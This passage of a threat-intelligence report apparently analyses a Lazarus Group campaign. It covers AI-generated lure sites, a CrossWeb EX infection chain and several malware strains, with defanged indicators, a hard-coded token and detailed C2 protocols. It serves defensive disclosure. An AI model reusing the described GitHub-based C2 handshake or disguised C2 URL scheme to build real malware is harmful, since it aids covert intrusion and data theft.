
The first site with the résumé had a photograph supposedly of a job seeker, but the lack of EXIF metadata and the unnatural texture of the image indicate that it was generated by AI. This suggests the Lazarus Group has incorporated AI into its long‑standing strategy, like other Korean‑speaking threat actors (1, 2). The group most likely also used AI to create the lure site: the job seeker’s name resembles the Korean version of “John Doe,” and the portfolio was populated with seemingly meaningless details and random companies. The generated site was then manually tailored to specific targets.

Suspected use of an AI-generated image on the résumé site

Suspected use of an AI-generated image on the résumé site

The websites contained embedded links that loaded an external JavaScript file via a script tag.

  • Malicious link embedded in the résumé site: hxxps://javadevhouse.co[.]kr/ajax/libs/jquery/1.7.3/jquery.min.js
  • Malicious link embedded in interior design site: hxxps://pythonapischool[.]com/api/detach

Based on the analysis, we assess with medium-to-high confidence that the targets received phishing emails containing links to the malicious site hosted on GitHub Pages (using the domain <username>.github.io). The research results showed a high possibility that visiting the malicious site initiated an infection process involving CrossWeb EX software. This assessment aligns with Lazarus’s recent approach, as detailed in the joint advisory published by the South Korean government and security companies.

Full infection chain


Following the initial compromise, the legitimate Windows binary fsquirt.exe was executed under the CrossWeb EX process and injected with shellcode containing a malicious DLL – TechHub malware. From our extensive and thorough examination, we identified several malicious payloads and reconstructed the complete infection chain. The infection chain is rather complex and reveals the Lazarus Group’s advanced operational techniques on targeted hosts. These techniques conceal their malicious payloads, intent and their sophisticated malware delivery framework. The latter was updated extensively compared to the previous campaign, despite the new operation starting less than a year later. Significantly, the execution chain below exists only in memory during the initial infiltration, highlighting the attackers’ considerable efforts to hide the initial compromise.

Initial infection chain

Initial infection chain


Following the initial compromise, the group sought to maintain persistence on the network by installing a pair of malware strains – TouchHub and TouchShift – leveraging DLL side‑loading under the name mscoree.dll. TouchHub was deployed by the first instance of TechHub. It then used DLL side-loading to launch TouchShift, which led to the in‑memory execution of another TechHub instance. After launching the second time, TechHub deployed another pair, ClientHub and LPEClient, rather than executing Cubridge directly. Only minimal traces of these files were found on disk; the remainder of the malicious code persisted exclusively in memory.

Expanded infection chain after gaining persistence

Expanded infection chain after gaining persistence

Since Cubridge remains only in memory at the initial compromise stage, we suspect the group designed this indirect, multistage chain to deliberately redeploy Cubridge after gaining persistence, as it serves as the most sophisticated orchestrator of the attack.

Malware set

The full chain comprises advanced variants of the known Lazarus malware strains, including TechHub, Cubridge, TouchShift, LPEClient, and the newly identified TouchHub and ClientHub.

TechHub – the start of the chain

TechHub, a downloader that plays a central role in this attack, communicates with GitHub using a Personal Access Token (PAT). It serves as the initial payload, providing the top of the chain with sufficient functionality to profile compromised hosts and facilitate subsequent payloads.

This variant is a more advanced version of the malware named CLOUDBURST by Mandiant and NickelLoader by ESET. According to their reports, the earlier version communicated with a C2 server via HTTP(S) to fetch additional payloads. The latest iteration we found, however, communicates with GitHub instead and has updated command strings.

We identified three variants of TechHub in the chain: an in‑memory version, a simple DLL side‑loading version, and a DLL side‑loading version that uses a registered Windows service. Depending on which stage loads the malware, it contacts a private GitHub repository via the GitHub API using either hard‑coded credentials or credentials retrieved from its configuration file.

When TechHub loads, it creates a 4‑byte hexadecimal identifier (ID) in the range 0x1000–0xFFFF or reads one from the configuration file, enabling the attackers to distinguish between compromised hosts. TechHub then checks a GitHub issue by sending the request GET /issues?state=[open/closed] to determine whether any previous communication remains active and removes any traces of it if found. It then proceeds with the handshaking process.

  1. It creates a new issue titled 1[ID] with the body “hel” using the POST /issues request, and sets its status to open.
  2. It then retrieves a file from the repository containing the 2[ID] value in its name. This file contains the RSA public key.
  3. It generates a random 16‑byte XOR key, encrypts it with the provided RSA public key, and uploads the result, prefixed with 1[ID], to the repository.
  4. The hard‑coded IV is XORed with the generated 16‑byte key and then used after the handshake.

During file exchange, filenames follow the pattern [1|2][ID][random-16-byte-key] throughout communication. The “2” prefix indicates delivery from the repository to TechHub, while “1” indicates delivery from TechHub to the repository. The random 16‑byte key in the filename is used for AES encryption or decryption of each file’s contents, employing either a hard‑coded IV or an updated IV.

After the key exchange is complete, TechHub reads a file with the prefix “2” once again and verifies that the delivered data equals “hel”. If the check passes, TechHub gathers extensive information from the infected host. This data is then encrypted and sent to the repository. After transmitting the device information, the process concludes by updating the body of the previously created issue from “hel” to “hey” using PATCH /issues/[issue number]. The malware is now fully prepared to receive commands from the repository.

TechHub supports four commands. The laeca command deploys a payload packaged in shellcode that reflectively loads the embedded payload directly into memory.

Command Description
mqdrz Collect information about the device and its running processes
laeca Directly invoke the received shellcode in memory
aqvxp Terminate the current process
rtcya Beaconing after finishing the handshake process

Cubridge – the framework orchestrator

Cubridge, deployed via TechHub on the compromised host, is capable of retrieving various payloads through multiple methods. It serves as the central orchestrator of the entire malware framework, supporting a range of plugins, modules, and tools. An earlier version of Cubridge was also disclosed in the reports covering the previous version of TechHub. In those reports, Mandiant identified it as SIDESHOW, and ESET identified one of its modules as LightlessCan.

To establish communication with the C2 server, Cubridge randomly selects one of the predefined C2 servers and constructs a dedicated C2 URL for every request, using the pattern [C2_URL]/[page1]/[page2]/[page3]. This is achieved by concatenating terms from predefined word lists. Our analysis identified a single hardcoded C2 server – hxxps://cubedesign[.]co[.]kr/news/AABBCC – associated with the examined instance that is configured to version 5.1. During URL generation, AABBCC is substituted with a null value. The page3 segment is assigned a randomly generated integer between 10000000 and 99999999. Consequently, each generated URL is designed to appear authentic and remain unique for each request.

The predefined list for page1 is shown below. TechHub randomly selects one item from the list.

economy, opinion, politics, national, international, medical, investment, sports, lifestyle, shopping, culture

The predefined word list for page2 is shown below.

article, list, story

This means the hardcoded URL can later be transformed, for example, into hxxps://cubedesign[.]co[.]kr/news/economy/article/12345678 by following the steps described above.


Authentication using the POST request with the C2 server requires three parameters in the form of key‑value pairs. Each key is randomly generated using a different predefined word dictionary, and the associated values consist of a randomly generated 8‑byte hexadecimal bot ID, a fixed authentication token (KW4Ofw982CNJjxd51AVqkGAop), and a randomly generated 16‑byte hexadecimal session ID.

Cubridge employs a more robust handshaking process than TechHub, combining the RSA and RC6 algorithms. Unlike TechHub, it skips the profiling step and proceeds directly to command and control after the handshake. During communication, the malware mimics browser requests, using X‑CSRF‑Token and X‑Requested‑With headers for authentication and the Upgrade‑Insecure‑Requests header to request additional data.

Cubridge's communication sequence

Cubridge’s communication sequence

Cubridge contains extensive functionality, with a particular focus on loading subsequent‑stage payloads. The commands employ various techniques, such as DLL injection, reflective loading, and section‑mapping injection. The payloads may be delivered in various forms:

  • Plugins – reusable extensions that add functionality as needed and can be invoked at any time (in shellcode and DLL form);
